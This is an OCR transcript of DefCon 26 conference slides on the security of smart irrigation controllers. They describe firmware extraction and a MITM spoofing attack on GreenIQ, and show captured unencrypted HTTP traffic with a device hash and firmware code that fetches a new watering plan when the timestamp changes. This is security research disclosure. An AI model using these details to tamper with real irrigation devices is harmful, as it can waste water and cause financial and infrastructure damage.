
Attacking Smart Irrigation Systems

IoT Village @ DefCon 26

11/08/2018

Who Are We?

Ben Nassi is a **Ph.D. student** in the Department of Software and Information Systems Engineering at **Ben-Gurion University of the Negev** and a **former Google employee.** His Ph.D. topic is titled, "Cyber security in the IoT era."



Moshe Sror is a security researcher at BGU's Cyber Security Research Center. He holds a **B.Sc. in** software and information systems engineering from **Ben-Gurion University of the Negev**.

Dr. Asaf Shabtai is an **assistant professor** in the Department of Software and Information Systems Engineering **at Ben-Gurion University of the Negev (BGU)**.

Prof. Yuval Elovici is the **director** of the Telekom Innovation Laboratories at Ben-Gurion University of the Negev, **head of** BGU's Cyber Security Research Center, and a **professor in the** Department of Software and Information Systems Engineering at BGU.


CBG Cyber@ Ben-Gurion University of the Negev

FUJITSU Fujitsu System Integration Laboratories

Agenda

1. Smart Irrigation Systems
2. Reverse Engineering
3. Spoofing Attacks
4. Replay Attacks
5. Discussion

Irrigation Systems – History & Evolution



Up to 2012
Traditional irrigation systems

2013
Smart irrigation systems appear

2016
First smart city adopts smart irrigation systems

Today
1. Many vendors
2. Many connected sensors
3. GSM editions

Smart Irrigation Systems


Smart irrigation systems are advanced irrigation systems that incorporate **various sensors** and **network components** for increased efficiency in order to **save water and money**.

- Connected to the Internet.
- Provide remote command & control service.
- Allow automatic adaptation of watering plan based on the weather forecast.
- Monitor watering plans and water consumption.

Motivation for Buying Smart Irrigation Systems


- Low price
- Green technology
- Very convenient UI
- Remote control capability from smartphones, PCs, etc.
- Enable sensor connectivity
- Wireless connectivity (Wi-Fi and GSM)

Ecosystem


Water Reservoir
Smart Irrigation Systems
Sensors
Valves
Internet
C&C Devices
Cloud Server
Norwegian Meteorological Institute
Weather Forecast Servers

Reasons to Attack Them

- They are connected to **critical infrastructure** (urban/national water service).
- To cause **financial harm** to a party as a result of overconsumption of water (for example, the average combined water tariff in Portland, Oregon is \$8.00 m^3).



Commercial Smart Irrigation Systems Investigated

RainMachine

[Costs $249 on Amazon]
Touch HD Screen
Up to 16 Zones
Wi-Fi

BlueSpray


[Costs $205 on Amazon]
Up to 16 Zones
Wi-Fi

GreenIQ (2nd Generation)

[Costs $200 on Amazon]
6 Zones
Wi-Fi

Reverse Engineering

1. <u>Extracting Firmware</u>
   - GreenIQ - We downloaded the firmware from its microcontroller's (Raspberry Pi 2) SD card to our computer using an SD card reader.
   - RainMachine - We downloaded the firmware (using UART) to a USB cable.
2. <u>Analysis - Capturing Network Traffic Using Wireshark</u>
   - GreenIQ
   - RainMachine
   - BlueSpray



(a) RainMachine, (b) GreenIQ, (c) BlueSpray

Spoofing Attacks

Spoofing Attack (definition) - a situation in which a person or program successfully masquerades as another by falsifying data, in order to gain illegitimate advantage.

Purpose


To change the input of a smart irrigation system in order to water according to the attacker's wishes.

Execution

By performing MITM attacks using a bot running on a compromised device that is connected to the same LAN.

Spoofing Smart Irrigation System Configuration


- A dedicated cloud server is used to provide C&C communication between a device (e.g., smartphone) and GreenIQ.




- A session between GreenIQ and the cloud server is initiated every minute.

Vulnerability Description

- GreenIQ sends an HTTP ping to the cloud server every minute, which is followed by an HTTP response with the timestamp of the last time the user changed the watering plan.
- If the timestamp received doesn't match the one that is stored on GreenIQ (as a result of a user update), GreenIQ sends another HTTP request for the new watering plan, which is followed by an HTTP response sent from the cloud server.



Vulnerability Description



Request

GreenIQ sends a ping every minute with its device ID.

```
694 POST /php/ping_to_cloud.php HTTP/1.1  (application/x-www-form-urlencoded)
```

```
POST /php/ping_to_cloud.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 422
Host: greeniq.net
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Python-urllib/2.7

hash=3720b01effe92174aa55f0cb6fcb82a08cd3ef06d8925e4c458c6839&filename=status.json&data=%7B%22gpio%22%3A
%22000000000%22%2C%22timestamp%22%3A1511337890%2C%22firmware%22%3A%220.0%22%2C%22progress%22%3A
%5B0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%5D%2C%22end_time%22%3A%5B%22--%22%2C%22--%22%2C%22--%22%2C%22--
%22%2C%22--%22%2C%22--%22%2C%22--%22%5D%2C%22adc%22%3A%5B-9999%2C-9999%2C-9999%2C-9999%2C-9999%5D%2C%22flow
```

Device ID

Response

The server sends the timestamp of the last time the watering plan was updated.

```
263 HTTP/1.1 200 OK  (text/html)
```


```
%22%3A0%7DHTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 22 Nov 2017 08:04:51 GMT
Content-Type: text/html
Content-Length: 10
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.22

1511337789
```

Timestamp

Vulnerability Description

Code from GreenIQ's firmware

```
# Check if config.xml was modified. If yes, retrieve it.
if new_config > current_config :
    main_log.info('config time updated. current_config: %d , n
    s2 = GD.get_config_xml(hub_hash)
    #if configuration changed, also get sensors configuration
    zone_enable_by_sensor = GD.getsensors(MAX_PORTS)
    rain_sensor,flow_sensor = GD.get_analog_sensors()
    hub_core.json_api_call('/php/api/v2/hub/get_analog_sensor:
                           'analog_sensors_configurations.jso
    if s2:
        current_config = new_config
        update_ping_to_cloud_immidiate = True
else:
    main_log.info('config time did not change. new_config: %d
```



Vulnerability Description

Request

GreenIQ requests the new plan and sends its ID.

```
284 GET /php/api/v2/hub/configxml.php?hash=3720b01eff
```

```
GET /php/api/v2/hub/configxml.php?hash=3720b01effe92174aa55f0cb6fcb82a08cd3ef06d8925e4c458c6839&1511337887.03
HTTP/1.1
Accept-Encoding: identity
Host: greeniq.net
Connection: close
User-Agent: Python-urllib/2.7
```

Device ID

